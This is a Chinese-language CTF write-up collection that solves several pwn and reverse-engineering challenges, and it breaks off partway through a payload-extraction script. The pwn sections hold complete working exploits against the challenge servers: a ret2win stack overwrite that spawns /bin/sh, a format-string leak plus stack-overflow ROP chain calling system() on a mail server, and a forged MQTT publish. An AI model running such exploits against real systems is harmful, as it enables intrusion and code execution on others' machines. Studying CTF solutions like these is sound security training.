在程序中可以找到一个隐藏函数，地址为：

```
0x401339
```

其逻辑非常直接，大致为：

```
system("/bin/sh");
```

这就是典型的 win 函数，只要能把返回地址改到这里，就能弹 shell。

四、利用过程中的关键细节

1. 先改大 number1

由于一开始 `number1 <= 0x11`，可用索引范围很小，不足以直接覆盖返回地址。

但 `idx = 16` 时正好可以写到保存 `number1` 的位置，因此第二轮可以先把 `number1` 改成 `0x100`，这样后面 `rand() % (number1 + 1)` 的结果范围就大了很多。

---

2. 直接跳 win 会失败

一开始尝试直接把返回地址改成 `0x401339`，程序表现为：

- 能正常输出 `Ok`
- 但没有 shell 输出，或者连接直接断掉

原因是 **x64 栈对齐问题**。

正常函数调用在执行 `call` 时会保持 16 字节对齐，但这里是通过 `ret` 直接跳到 win，导致栈对齐差了 8 字节，`system("/bin/sh")` 执行异常。

因此需要增加一个单独的 `ret` gadget 进行栈对齐。

可用 gadget 地址为：

```
0x40101a
```

最终控制流变成：

```
原函数 ret -> ret gadget -> win(system("/bin/sh"))
```

这样就能正常执行。

3. 远端环境 `/dev/null` 不可写

在调试过程中，曾尝试使用：

```
cat /flag 2>/dev/null
```

结果远端返回：

```
/bin/sh: 1: cannot create /dev/null: Permission denied
```

说明题目环境中 `/dev/null` 不能正常用于重定向，因此最后利用命令需要**去掉所有** `**2>/dev/null**` ，直接输出即可。

五、最终利用思路

利用总共分四轮：

第 1 轮

随便写一次，保证通过校验。

第 2 轮

使用 `idx = 16` ，覆盖保存的 `number1` ，将其改为 `0x100` 。

第 3 轮

使用 `idx = 22` ，覆盖返回地址为 `ret gadget (0x40101a)` 。

第 4 轮

使用 `idx = 23` ，在栈上下一位置写入 `win (0x401339)` 。

然后输入 `D` 退出循环，程序返回时执行：

```
ret -> ret gadget -> win -> system("/bin/sh")
```

同时把 `cat /flag; cat flag; exit` 这样的命令直接拼在输入流末尾，让 `/bin/sh` 启动后立刻读取并执行。

六、EXP

```
import socket
import struct
import time

HOST = "129.211.172.20"
PORT = 32206

def p64(x):
    return struct.pack("<Q", x)

RET_GADGET = 0x40101a
WIN = 0x401339

payload  = b""

# 初始 number1
payload += p64(17)
```

```
payload += b"X"

# 第1轮
payload += b"Y"
payload += p64(1)
payload += b"A" * 8
payload += b"X"

# 第2轮：覆盖 number1
payload += b"Y"
payload += p64(16)
payload += p64(0x100)
payload += b"X"

# 第3轮：写 ret gadget
payload += b"Y"
payload += p64(22)
payload += p64(RET_GADGET)
payload += b"X"

# 第4轮：写 win
payload += b"Y"
payload += p64(23)
payload += p64(WIN)

# 退出循环，并把命令留给 shell
payload += (
    b"D"
    b"echo SHELL_OK;"
    b"cat /flag;"
    b"cat flag;"
    b"exit\n"
)

s = socket.socket()
s.settimeout(2)
s.connect((HOST, PORT))
s.sendall(payload)

try:
    s.shutdown(socket.SHUT_WR)
except:
    pass

time.sleep(0.5)

buf = b""
while True:
    try:
        chunk = s.recv(4096)
        if not chunk:
            break
        buf += chunk
    except (socket.timeout, ConnectionResetError):
        break
```

```
print(buf.decode(errors="ignore"))
s.close()
```

七、利用结果

成功执行后，远端返回 shell 输出，并读出 flag：

```
flag{b702caa9-c428-4ce1-9b55-e97bccc1a968}
```

ezmail

靶场提供了一个 Web 邮件服务，后端使用 C 编写的 SMTP 处理程序。服务对外暴露两个 API：

接口	方法	功能
`/api/v1/mailsend`	POST	发送邮件（base64 编码的原始邮件）
`/api/v1/mailreceive`	GET	按 sender 查收邮件

通过审计可以发现两个关键漏洞：

1. **格式化字符串漏洞**：`From` 字段的 sender 地址被直接传入类似 `sprintf` / `snprintf` 的格式化函数，用于生成 Subject。攻击者可在 sender 中注入 `%p`、`%n` 等格式说明符来泄露栈上数据。
2. **栈缓冲区溢出**：当邮件**没有 Subject 头部**时，程序在 `handle_client()` 中将邮件体直接拷贝到一个栈上缓冲区，且没有正确校验长度，允许覆写 canary、saved rbp 和返回地址。

通过构造特殊的 `From` 地址，利用格式化字符串逐个泄露栈上的关键值。

发送的邮件格式：

```
From: L306%306$p@x
To: x
Subject: MARKER_TAG

hi
```

服务端处理后，Subject 中会被替换为栈上第 306 个参数位置的值（以 `0x...` 十六进制形式），我们通过 `/api/v1/mailreceive` 读回该值。

需要泄露的三个关键值及其对应的格式化字符串偏移：

数据	偏移索引	用途
libc 指针	`%306$p`	计算 libc 基地址
Stack Canary	`%310$p`	绕过栈保护
`handle_client` 的 saved RBP	`%337$p`	定位栈上命令字符串的绝对地址

计算 libc 基地址：

```
libc_base = leaked_libc_ptr - 0x8C0B6
```

ROP 链构造

有了 libc 基地址后，可以计算出以下 gadget 和函数的地址：

```
# Ubuntu 24.04 glibc 偏移
ret       = libc_base + 0x29139   # ret (用于栈对齐)
pop_rdi   = libc_base + 0x2A3E5   # pop rdi; ret
system    = libc_base + 0x50D70   # system()
exit_func = libc_base + 0x45E50   # exit()
```

ROP chain 的目标是调用 `system("cat /flag > /var/www/html/xxx.txt")`，将 flag 写入 web 目录，之后通过 HTTP 直接访问读取。

```
ret              ← 栈对齐 (16 字节对齐)
pop rdi; ret
&cmd_string      ← 指向我们在溢出缓冲区中放置的命令字符串
system
exit
```

构造一封**不带 Subject 头**的超长邮件来触发溢出：

```
From: a\r\n
To: b\r\n
\r\n
[padding ... + cmd_string + ... + canary + saved_rbp + ROP chain]
```

关键栈布局偏移（相对于缓冲区起始）：

偏移	内容
`0x0000`	邮件头 (18 bytes)
`0x0012`	命令字符串（`cat /flag > /var/www/html/xxx.txt\0`）
`0x12C7`	Stack Canary (8 bytes)
`0x12CF`	Saved RBP (8 bytes，覆写为 0)
`0x12D7`	Return Address → ROP Chain 起始

命令字符串的绝对地址通过 leaked RBP 计算：

```
cmd_ptr = (handle_rbp - 0x1310) + 65 + len(header)
```

总邮件长度 `0x1400` 字节，刚好在 `MAX_EMAIL_LEN = 0x14FF` 限制以内。

攻击流程

```
┌──────────────┐      fmt-str leak      ┌──────────────┐
│   Attacker   │ ──────────────────────► │  Mail Server │
│              │  %306$p / %310$p /      │  (C backend) │
│              │  %337$p                 │              │
│              │ ◄──────────────────────  │              │
│              │   libc ptr, canary,     │              │
│              │   saved rbp             │              │
│              │                         │              │
│              │  overflow email         │              │
│              │  (no Subject)           │              │
│              │ ──────────────────────► │              │
│              │  trigger ROP →          │              │
│              │  system("cat /flag      │              │
```

```
│              │   > /var/www/html/   │              │
│              │   flag_xxx.txt")     │              │
│              │                      │              │
│              │  GET /flag_xxx.txt   │              │
│              │ ──────────────────►  │   Nginx/Web  │
│              │ ◄──────────────────  │              │
│              │      FLAG{...}       │              │
└──────────────┘                      └──────────────┘
```

```
[+] auto target: /flag_7629cb5f7f0ede6d3ab73a
[>] Stage 2 — reading real flag...
[+] libc_ptr  = 0x7f4bf13900b6
[+] libc_base = 0x7f4bf1304000
[+] canary    = 0xaf8ca5bccf6f6700
[+] hdl_rbp   = 0x7ffc9159cb60
[>] outfile   = /var/www/html/realflag_d4r0p.txt
[+] exploit send: 200 'Mail sent O'
[>] fetching flag from web root...
[+] fetched content (head): 'flag{pwned%&^_u_emai1%$^m}\n'

====================================================
  FLAG: flag{pwned%&^_u_emai1%$^m}
====================================================

[+] total time: 3.25s
```

attachments/70529373755feceb4131d12d3f876fd2_MD5.png

```python
import base64
import json
import random
import re
import string
import sys
import time
from typing import Optional

import requests
from pwn import p64

# ========== Pretty print helpers ==========
class C:
    G = '\033[92m'  # green
    Y = '\033[93m'  # yellow
    R = '\033[91m'  # red
    B = '\033[94m'  # blue
    W = '\033[0m'   # reset

def info(msg):  print(f"{C.G}[+]{C.W} {msg}")
def warn(msg):  print(f"{C.Y}[*]{C.W} {msg}")
def fail(msg):  print(f"{C.R}[-]{C.W} {msg}")
def step(msg):  print(f"{C.B}[>]{C.W} {msg}")

BANNER = r"""
-------
"""
```

```python
# ========== Leak indices (format-string offsets) ==========
IDX_LIBC_PTR   = 306   # points into libc .text
IDX_CANARY     = 310   # stack canary
IDX_HANDLE_RBP = 337   # saved rbp of handle_client()

# ========== Remote libc offsets (Ubuntu 24.04 glibc) ==========
OFF_LIBC_PTR  = 0x8C0B6
OFF_RET       = 0x29139   # ret gadget for stack alignment
OFF_POP_RDI   = 0x2A3E5   # pop rdi; ret
OFF_SYSTEM    = 0x50D70   # system@libc
OFF_EXIT      = 0x45E50   # exit@libc

# ========== Stack layout constants ==========
OFF_CANARY     = 0x12C7
OFF_SAVED_RBP  = 0x12CF
OFF_RET_ADDR   = 0x12D7
MAX_EMAIL_LEN  = 0x14FF


def rand_tag(n: int = 6) -> str:
    return "".join(random.choice(string.ascii_lowercase + string.digits) for _ in
         range(n))


def send_raw_email(base_url: str, raw_email: bytes, timeout: float = 8.0):
    data = {"data": base64.b64encode(raw_email).decode()}
    r = requests.post(f"{base_url}/api/v1/mailsend", json=data, timeout=timeout)
    return r.status_code, r.text


def recv_mailbox(base_url: str, sender: str, timeout: float = 8.0):
    r = requests.get(f"{base_url}/api/v1/mailreceive", params={"sender": sender},
         timeout=timeout)
    r.raise_for_status()
    return r.json()


def leak_index(base_url: str, idx: int, tries: int = 10) -> int:
    marker = f"M{idx}_{rand_tag(4)}"
    sender = f"L{idx}%{idx}$p@x"
    raw = (
        f"From: {sender}\r\n"
        "To: x\r\n"
        f"Subject: {marker}\r\n"
        "\r\n"
        "hi\r\n"
    ).encode()
    code, text = send_raw_email(base_url, raw)
    if code != 200:
        raise RuntimeError(f"leak send failed idx={idx}: {code} {text!r}")

    for _ in range(tries):
        mails = recv_mailbox(base_url, sender)
        for m in reversed(mails):
            subj = m.get("subject", "")
            content = m.get("content", "")
            if marker not in content and marker not in subj:
                continue
```

```
            mobj = re.search(r"(0x[0-9a-fA-F]+|\(nil\))", subj)
            if not mobj:
                continue
            val = mobj.group(1)
            if val == "(nil)":
                return 0
            return int(val, 16)
        time.sleep(0.15)
    raise RuntimeError(f"leak idx={idx} timeout")


def build_overflow_email(
    handle_rbp: int,
    libc_base: int,
    canary: int,
    web_out: str,
    cmd_template: str,
) -> bytes:
    # Keep MAIL FROM / RCPT TO minimal to reduce fixed prefix length.
    from_addr = "a"
    to_addr = "b"
    header = f"From: {from_addr}\r\nTo: {to_addr}\r\n\r\n".encode()
    assert len(header) == 18

    cmd = (cmd_template.format(out=web_out) + "\x00").encode()
    # destination starts at (rbp-0x1310 + 65), then header bytes are copied first.
    cmd_ptr = (handle_rbp - 0x1310) + 65 + len(header)

    chain = b""
    chain += p64(libc_base + OFF_RET)
    chain += p64(libc_base + OFF_POP_RDI)
    chain += p64(cmd_ptr)
    chain += p64(libc_base + OFF_SYSTEM)
    chain += p64(libc_base + OFF_EXIT)

    total_len = 0x1400
    if total_len > MAX_EMAIL_LEN:
        raise ValueError("email too long")
    buf = bytearray(b"A" * total_len)
    buf[: len(header)] = header
    buf[len(header) : len(header) + len(cmd)] = cmd
    buf[OFF_CANARY : OFF_CANARY + 8] = p64(canary)
    buf[OFF_SAVED_RBP : OFF_SAVED_RBP + 8] = p64(0)
    buf[OFF_RET_ADDR : OFF_RET_ADDR + len(chain)] = chain
    return bytes(buf)


def extract_flag(text: str) -> Optional[str]:
    m = re.search(r"[A-Za-z0-9_]+\{[^}\n]+\}", text)
    if m:
        return m.group(0)
    return None


def run(
    host: str,
    port: int,
```

```python
    output_file: Optional[str] = None,
    cmd_template: str = "cat /flag > /var/www/html/{out}",
) -> str:
    base_url = f"http://{host}:{port}"
    out_name = output_file or f"flag_{rand_tag(5)}.txt"

    libc_ptr = leak_index(base_url, IDX_LIBC_PTR)
    canary = leak_index(base_url, IDX_CANARY)
    handle_rbp = leak_index(base_url, IDX_HANDLE_RBP)
    if not (libc_ptr and canary and handle_rbp):
        raise RuntimeError("failed leak(s)")

    libc_base = libc_ptr - OFF_LIBC_PTR
    info(f"libc_ptr  = {libc_ptr:#x}")
    info(f"libc_base = {libc_base:#x}")
    info(f"canary    = {canary:#x}")
    info(f"hdl_rbp   = {handle_rbp:#x}")
    step(f"outfile   = /var/www/html/{out_name}")

    payload = build_overflow_email(handle_rbp, libc_base, canary, out_name,
         cmd_template)
    code, text = send_raw_email(base_url, payload)
    info(f"exploit send: {code} {text!r}")

    # Child process executes system() right before exit; wait briefly.
    time.sleep(0.5)
    step("fetching flag from web root...")
    r = requests.get(f"{base_url}/{out_name}", timeout=10)
    if r.status_code != 200:
        fail(f"fetch flag failed: {r.status_code}, body={r.text[:200]!r}")
        raise RuntimeError(f"fetch flag failed: {r.status_code}")
    body = r.text
    flag = extract_flag(body) or body.strip()
    info(f"fetched content (head): {body[:200]!r}")
    print(f"\n{C.G}{'='*50}")
    print(f"  FLAG: {flag}")
    print(f"{'='*50}{C.W}\n")
    return flag


TARGET_HOST  = "129.211.172.20"
TARGET_PORT  = 31035
CMD_TEMPLATE = "cat /flag > /var/www/html/{out}"
AUTO_FLAG    = True   # True: 自动探测 flag 文件名; False: 直接 cat /flag


def main():
    print(BANNER)
    t0 = time.time()
    warn(f"target => {TARGET_HOST}:{TARGET_PORT}")

    if not AUTO_FLAG:
        run(TARGET_HOST, TARGET_PORT, None, CMD_TEMPLATE)
        info(f"done in {time.time()-t0:.2f}s")
        return

    # Stage 1: enumerate /flag* filename.
```

```
    step("Stage 1 — enumerating /flag* filenames...")
    list_out = f"list_{rand_tag(5)}.txt"
    listing = run(
        TARGET_HOST,
        TARGET_PORT,
        list_out,
        "ls -1 / | grep '^flag' > /var/www/html/{out}",
    )
    cands = [x.strip() for x in listing.splitlines() if x.strip().startswith("flag")]
    if not cands:
        raise RuntimeError(f"auto flag failed, listing={listing!r}")

    target = cands[0]
    info(f"auto target: /{target}")
    step("Stage 2 — reading real flag...")
    final_out = f"realflag_{rand_tag(5)}.txt"
    run(
        TARGET_HOST,
        TARGET_PORT,
        final_out,
        f"cat /{target} > /var/www/html/{{out}}",
    )
    info(f"total time: {time.time()-t0:.2f}s")


if __name__ == "__main__":
    main()
```

ezmqtt

题目信息

给定远程地址：

- `8.140.209.227 20001`

备用地址：

- `8.140.209.227 20002`
- `8.140.209.227 20003`
- `8.140.209.227 20004`
- `8.140.209.227 20005`

附件为 `ezmqtt.zip`。

题目分析

1. 初步判断

拿到附件后，先解压并查看文件类型。结合题目名 **ezmqtt**，可以推测本题和 **MQTT 协议**有关。

通过逆向可发现，程序本身并不是一个普通的 Web 服务，而是一个 **MQTT 客户端程序**。它会主动连接本地 MQTT Broker，并围绕某个固定主题进行收发消息。

---

2. 核心逻辑逆向

逆向后可以整理出如下行为：

1. 程序连接到：

```
tcp://localhost:9999
```

1. 连接成功后，订阅主题：

```
HTTP
```

1. 同时程序会周期性向主题 `HTTP` 发布消息 `"200"`
2. 更关键的是，程序在收到 `HTTP` 主题上的消息后，会把该消息内容当作 **HTTP 请求文本** 来解析。

也就是说，虽然底层通信是 MQTT，但上层业务逻辑却把消息体当成 HTTP 请求在处理，这就是本题的混合点。

---

3. 消息解析逻辑

程序会尝试从 MQTT 收到的消息中提取类似下面的内容：

```
GET /home/ctf/index_html HTTP/1.1
```

或者：

```
GET http://xxx/ctf/index_html HTTP/1.1
```

或者包含 `/ctf/` 的其他变体。

程序会从中提取文件名，并做一些过滤：

- `/` 替换成 `_`
- `.` 替换成 `_`

之后只允许一个固定值：

```
index_html
```

也就是说，最终程序只会尝试读取：

```
/home/ctf/index_html
```

随后程序执行的行为本质上类似：

```
popen("cat /home/ctf/index_html", "r")
```

把读取到的文件内容逐行再封装成 MQTT 消息发回主题 `HTTP`。

返回格式类似：

```
{"clientid":"httpclient", "message":"..."}
```

漏洞本质

这题本质上不是传统意义上的栈溢出或格式化字符串题，而是一个 **协议交互题 / 逻辑题**。

关键点在于：

- 服务端通过 MQTT 通信
- 但消息内容按 HTTP 请求解析

- 只要构造符合要求的 MQTT Publish 包，向主题 `HTTP` 发送伪造的 HTTP 请求
- 就能触发目标程序读取 `/home/ctf/index_html`
- 文件内容再通过 MQTT 回传给攻击者

因此预期解法是：

手工构造 MQTT 客户端，订阅 `**HTTP**` 主题，再向该主题发布一条伪造 HTTP 请求，读取服务端返回的文件内容，从而获取 flag。

利用思路

步骤 1：连接 MQTT 服务

需要自己实现一个最小化 MQTT 客户端，完成以下过程：

- CONNECT
- SUBSCRIBE 到 `HTTP`
- PUBLISH 一条构造好的消息到 `HTTP`

步骤 2：构造伪 HTTP 请求

发送的 MQTT payload 可以是：

```
GET /home/ctf/index_html HTTP/1.1\r\n\r\n
```

这会被服务端当作 HTTP 请求文本解析。

步骤 3：接收返回内容

服务端触发读取 `/home/ctf/index_html` 后，会把内容逐行通过 MQTT 再发回 `HTTP` 主题。

客户端只要持续监听 `HTTP` 主题，就能拿到文件内容，进而得到 flag。

利用脚本

下面是完整利用脚本。

```
import socket
import struct
import json

HOST = "8.140.209.227"
PORT = 20001

def enc_varint(x):
    out = b""
    while True:
        byte = x % 128
        x //= 128
        if x:
            byte |= 0x80
        out += bytes([byte])
        if not x:
            break
    return out

def recv_all(sock, n):
    data = b""
```

```
    while len(data) < n:
        chunk = sock.recv(n - len(data))
        if not chunk:
            raise EOFError("connection closed")
        data += chunk
    return data

def recv_varint(sock):
    mul = 1
    val = 0
    while True:
        b = recv_all(sock, 1)[0]
        val += (b & 0x7f) * mul
        if not (b & 0x80):
            break
        mul *= 128
    return val

def pack_str(s: bytes):
    return struct.pack("!H", len(s)) + s

def mqtt_connect(sock, client_id=b"solver"):
    vh = pack_str(b"MQTT") + b"\x04" + b"\x02" + b"\x00\x3c"
    payload = pack_str(client_id)
    pkt = b"\x10" + enc_varint(len(vh) + len(payload)) + vh + payload
    sock.sendall(pkt)
    resp = recv_all(sock, 4)
    print("[*] CONNACK:", resp.hex())

def mqtt_subscribe(sock, topic=b"HTTP", pid=1, qos=1):
    payload = struct.pack("!H", pid) + pack_str(topic) + bytes([qos])
    pkt = b"\x82" + enc_varint(len(payload)) + payload
    sock.sendall(pkt)

    fixed = recv_all(sock, 1)
    rem = recv_varint(sock)
    body = recv_all(sock, rem)
    print("[*] SUBACK:", (fixed + enc_varint(rem) + body).hex())

def mqtt_publish_qos1(sock, topic=b"HTTP", payload=b"", pid=2):
    var = pack_str(topic) + struct.pack("!H", pid) + payload
    pkt = b"\x32" + enc_varint(len(var)) + var
    sock.sendall(pkt)

    fixed = recv_all(sock, 1)
    rem = recv_varint(sock)
    body = recv_all(sock, rem)
    print("[*] PUBACK:", (fixed + enc_varint(rem) + body).hex())

def read_publish_loop(sock):
    while True:
        h = recv_all(sock, 1)[0]
        rem = recv_varint(sock)
        body = recv_all(sock, rem)
        ptype = h >> 4
        flags = h & 0x0f
```

```
        if ptype == 3:
            topic_len = struct.unpack("!H", body[:2])[0]
            topic = body[2:2+topic_len]
            off = 2 + topic_len

            qos = (flags >> 1) & 0x03
            if qos:
                pid = struct.unpack("!H", body[off:off+2])[0]
                off += 2
                sock.sendall(b"\x40\x02" + struct.pack("!H", pid))

            payload = body[off:]
            print(f"[+] topic={topic.decode(errors='ignore')} payload={payload!r}")

            try:
                text = payload.decode(errors="ignore")
                obj = json.loads(text)
                print("[JSON]", obj)
            except:
                pass
        else:
            print(f"[*] packet type={ptype}, body={body!r}")

def main():
    sock = socket.socket()
    sock.connect((HOST, PORT))
    print(f"[*] Connected to {HOST}:{PORT}")

    mqtt_connect(sock, b"solver")
    mqtt_subscribe(sock, b"HTTP", pid=1, qos=1)

    req = b"GET /home/ctf/index_html HTTP/1.1\r\n\r\n"
    mqtt_publish_qos1(sock, b"HTTP", req, pid=2)

    print("[*] Waiting for messages...")
    read_publish_loop(sock)

if __name__ == "__main__":
    main()
```

该脚本没有依赖第三方 MQTT 库，而是手工构造 MQTT 报文，主要完成三件事：

1. CONNECT

建立与远程 MQTT 服务的连接。

2. SUBSCRIBE

订阅主题 `HTTP`，用于接收服务端的回传消息。

3. PUBLISH

向 `HTTP` 发布伪造的 HTTP 请求：

```
GET /home/ctf/index_html HTTP/1.1\r\n\r\n
```

服务端收到后会去读取对应文件，并将内容逐行发回。

预期回显

运行成功后，可以看到类似输出：

```
[+] topic=HTTP payload=b'{"clientid":"httpclient","message":"flag{...}"}'
```

或者多行：

```
[JSON] {'clientid': 'httpclient', 'message': 'xxxx'}
```

其中 `message` 字段内即为目标文件内容，通常 flag 就在这里

Reverse

VINe

题目信息

车厂推出的 Android 诊断 APK 会在用户输入 VIN 后与车机通过蓝牙交互。现给出：

- `flow.pcapng`
- `AutoDiag.apk`

要求逆向 APK 与流量包，找出应用校验 VIN 时隐藏的密钥逻辑，解出正确的 VIN 提交格式：

```
flag{VIN}
```

解题思路总览

这题是一个**APK 逆向 + 流量分析**结合题，关键点有两个：

1. **APK 里找到 VIN 处理逻辑**

- 输入的 VIN 并不是直接发送
- 程序会在本地拼接固定前缀
- 再用隐藏密钥做加密/变换
- 最后把结果通过蓝牙发给车机

2. **在 pcap 中找到成功校验的流量**

- 对比多次蓝牙交互数据
- 找到返回 `Right` 的那一组
- 逆向恢复明文
- 去掉固定前缀，得到真实 VIN

一、APK 静态分析

1. 解包 APK

先对 APK 解包：

```
apktool d AutoDiag.apk
```

或者直接使用 JADX 打开：

```
jadx-gui AutoDiag.apk
```

重点关注与以下关键词相关的类或方法：

- `VIN`
- `Bluetooth`
- `encrypt`
- `native`
- `check`
- `diag`

在分析过程中可以发现，VIN 输入界面相关逻辑中调用了一个 **native 方法**，例如类似：

```
public native String encrypt(String vin);
```

这说明核心逻辑不在 Java 层，而是在 `lib/*.so` 中。

---

2. 定位 native 库

解包后查看 `lib/` 目录，通常会看到类似：

```
lib/armeabi-v7a/libnative-lib.so
lib/arm64-v8a/libnative-lib.so
```

使用 `strings`、`IDA`、`Ghidra` 或 `nm` 对 so 进行分析：

```
strings libnative-lib.so | less
```

在 native 层中可以发现两个关键字符串：

```
AndroidNative2024
MySecretKey123!@#
```

这两个字符串非常可疑：

- `AndroidNative2024` 很像固定前缀
- `MySecretKey123!@#` 很像参与加密的密钥

继续跟踪 `encrypt()` 的实现后，可以发现逻辑大致为：

1. 将用户输入的 VIN 与固定前缀拼接
2. 使用隐藏密钥进行三轮逐字节运算
3. 最后转为 hex 字符串返回

也就是说，实际参与加密的明文不是单独的 VIN，而是：

```
AndroidNative2024 + VIN
```

二、流量包分析

1. 打开 pcapng

题目给了 `flow.pcapng`，由于题目描述提到是 APK 与车机通过蓝牙交互，所以在 Wireshark 中重点关注：

- Bluetooth HCI
- RFCOMM

- ATT / GATT
- L2CAP

如果数据里已经能看到明文/十六进制负载，就直接提取应用层数据。

---

2. 寻找校验结果

在流量中可以发现多次 VIN 提交尝试。交互中存在状态返回值，例如：

- `Wrong`
- `Right`

其中，唯一返回 `**Right**` 的那组密文最关键。

提取对应发送数据，可得到一段十六进制密文：

```
d506b266d52ec405cbd409a612e4dc75d2656a9114af2b1f2f83c071e2f0e2dd79ddF
```

注意这里末尾多了一个 `F`，结合上下文可判断它更像是**传输尾标/分隔符**，而不是密文本体，因此真正密文应为：

```
d506b266d52ec405cbd409a612e4dc75d2656a9114af2b1f2f83c071e2f0e2dd79dd
```

三、还原加密逻辑

根据 APK 逆向得到的信息，可知加密前明文格式为：

```
AndroidNative2024 + VIN
```

其中：

- 固定前缀：`AndroidNative2024`
- 隐藏密钥：`MySecretKey123!@#`

native 层对拼接结果进行了三轮逐字节变换，再编码成 hex。

因此只要把这组成功提交的 hex 数据按相反过程逆回去，就能还原原始明文。

逆向后得到明文：

```
AndroidNative202412345678901234567
```

四、提取真实 VIN

这里需要注意一个坑：

题目要求的是 `flag{VIN}`，不是 `flag{完整明文}`。

上一步得到的内容中，前半部分是程序固定拼接进去的前缀：

```
AndroidNative2024
```

后半部分才是用户真正输入的 VIN：

```
12345678901234567
```

VIN 一般长度为 **17 位**，这一点也正好吻合。

五、最终答案

因此正确 VIN 为：

```
12345678901234567
```

最终 flag：

```
flag{12345678901234567}
```

ez_can

题目信息

题目名称：`ez_can`
题目描述：

小🐯在做汽车黑客的时候突然收到了群友小m发来的不知名程序，并告诉他：“小🐯，快看看这段报文，看看能不能解开！”

附件包含：

- `tr.log`
- `ctst`

一、题目分析

这题名字叫 `ez_can`，表面看像是 CAN 报文分析题，但实际做下来会发现：

- `tr.log` 里给出了 UDS 诊断通信过程
- 真正的关键不是单纯分析报文内容
- 而是结合附件中的可执行程序 `ctst`，恢复它对报文做的加解密逻辑

也就是说，这题本质是：

UDS SecurityAccess + 程序逆向 + AES 解密

二、分析日志 `tr.log`

先查看日志内容，可以看到典型的 UDS 报文交互。

1. 识别 UDS 服务

在日志中可以看到如下关键请求和响应：

- `10 03`
- `27 07`
- `67 07 ...`

其中：

- `0x10` 是 **Diagnostic Session Control**
- `0x03` 表示切换到扩展会话
- `0x27` 是 **SecurityAccess**
- `0x07` 表示请求某一级别的 seed
- `0x67` 是 `0x27` 的正响应

所以这段流程可以理解为：

1. 先进入扩展诊断会话

2. 然后请求安全访问 seed
3. ECU 返回 seed
4. 后续应该需要客户端根据 seed 算出 key 才能通过认证
5. 提取 seed

根据日志重组多帧数据后，可以得到 ECU 返回的 16 字节 seed：

```
54 42 0F A5 58 C8 B7 A6 CC 8C 8C DC 8F 56 6E 69
```

写成十六进制串为：

```
54420fa558c8b7a6cc8c8cdc8f566e69
```

这一步说明：

- `tr.log` 给了我们“密文”或者说“待处理数据”
- 但如何把它“解开”，还得看程序 `ctst`

三、分析程序 `ctst`

1. 初步检查文件类型

对 `ctst` 做基础识别，可以发现它是：

- `AArch64 ELF`
- 并且带有 **UPX 壳**

也就是说，这个程序不能直接舒服地静态分析，得先脱壳或者动态跑起来再看。

2. 观察程序特征

继续对程序做字符串和特征检查，可以发现里面存在明显的 **AES S-box** 特征。

这说明程序很可能使用了 AES 算法，而不是简单的：

- 异或
- 加减
- 位运算混淆

因此可以初步判断：

日志中的 16 字节数据，大概率是 AES 单块加密数据，需要从程序中提取密钥后解密。

四、脱壳思路

由于 `ctst` 是 AArch64 + UPX，直接在普通 x86 环境下静态分析不方便，所以采用的思路是：

1. 先确认程序带壳
2. 通过模拟执行/动态跟踪，让程序完成自解包
3. 从内存中提取出解包后的真实 ELF
4. 再对真实程序做分析

在解包后的真身程序中，可以定位到 AES 相关逻辑，并最终提取到硬编码密钥。

五、提取 AES 密钥

在脱壳后的真实程序中，可以恢复出程序使用的 AES-256 密钥为：

```
4af109b27c3de81599226faa03d48b5ec710553afe912c680bdf84731ea54690
```

长度为 32 字节，即：

- **AES-256**
- 模式结合题目输入长度判断，为 **ECB 单块**

因为日志中的数据长度正好是 16 字节，一个 AES block。

六、解密报文

已知：

密文

```
54420fa558c8b7a6cc8c8cdc8f566e69
```

密钥

```
4af109b27c3de81599226faa03d48b5ec710553afe912c680bdf84731ea54690
```

使用：

- AES-256
- ECB 模式
- 对这 16 字节进行**解密**

得到明文：

```
7b9m2x8p4k1n5a3c
```

七、最终答案

解开的结果为：

```
7b9m2x8p4k1n5a3c
```

如果题目平台要求以 flag 格式提交，则可提交：

```
flag{7b9m2x8p4k1n5a3c}
```

复现脚本

可以使用 Python 复现解密过程：

```
from Crypto.Cipher import AES

key = bytes.fromhex("4af109b27c3de81599226faa03d48b5ec710553afe912c680bdf84731ea54690")
ciphertext = bytes.fromhex("54420fa558c8b7a6cc8c8cdc8f566e69")

cipher = AES.new(key, AES.MODE_ECB)
plaintext = cipher.decrypt(ciphertext)
```

```
print(plaintext)
print(plaintext.decode())
```

运行结果：

```
b'7b9m2x8p4k1n5a3c'
7b9m2x8p4k1n5a3c
```

nbyte

```
$ file nbyte.exe
nbyte.exe: PE32+ executable for MS Windows 6.00 (console), x86-64, 7 sections
$ strings nbyte.exe | head -20 | grep -i node
nodeD
E node@
9node
```

可见这是一个 Node.js 打包的程序（字符串中出现大量 `node` 关键字）。

```
$ strings nbyte.exe | grep -i pkg
pkg.24e0b2b2d51e47b9dba34c30
```

`pkg.xxx` 目录路径表明这是 **pkg** 工具打包的。pkg 会将 Node.js 应用打包为单个可执行文件，嵌入一个虚拟文件系统，其中包含编译后的 V8 bytecode。 提取嵌入的 JS/bytecode pkg 的 payload 位置 pkg 将 JavaScript 代码（或 V8 bytecode）作为 payload 嵌入在 PE 文件的某个 section 中。在文件末尾附近有一个 bootstrap 脚本，里面定义了 `PAYLOAD_POSITION` 和 `PAYLOAD_SIZE`：

```
$ strings nbyte.exe | grep -A2 "PAYLOAD_POSITION"
var PAYLOAD_POSITION = '37574656              ' | 0;
var PAYLOAD_SIZE = '7184              ' | 0;
    var PRELUDE_POSITION = '37581840              ' | 0;
    var PRELUDE_SIZE = '74353              ' | 0;
```

- **PAYLOAD_POSITION** = 37574656 (0x23D5800)
- **PAYLOAD_SIZE** = 7184 字节
- **PRELUDE_POSITION** = 37581840 (0x23D7410)
- **PRELUDE_SIZE** = 74353 字节 手动提取 payload 和 bytecode 使用 Python 脚本或十六进制编辑器提取：

```python
#!/usr/bin/env python3
# extract_payload.py
import sys
import re
import os
def extract_payload(exe_path, out_dir):
    with open(exe_path, 'rb') as f:
        data = f.read()
    # 搜索 PAYLOAD_POSITION 文本
    idx = data.find(b'PAYLOAD_POSITION')
    if idx == -1:
        print("未找到 PAYLOAD_POSITION，退出")
        return
    prelude_bytes = data[idx:idx+200]
```

```
    prelude = prelude_bytes.decode('latin1')
    # 提取数字
    m_pos = re.search(r"PAYLOAD_POSITION\s*=\s*'(\d+)'", prelude)
    m_sz = re.search(r"PAYLOAD_SIZE\s*=\s*'(\d+)'", prelude)
    if not (m_pos and m_sz):
        print("无法解析 payload 位置或大小")
        return
    pos = int(m_pos.group(1))
    sz = int(m_sz.group(1))
    print(f"[+] PAYLOAD_POSITION = {pos} (0x{pos:x})")
    print(f"[+] PAYLOAD_SIZE = {sz}")
    payload = data[pos:pos+sz]
    os.makedirs(out_dir, exist_ok=True)
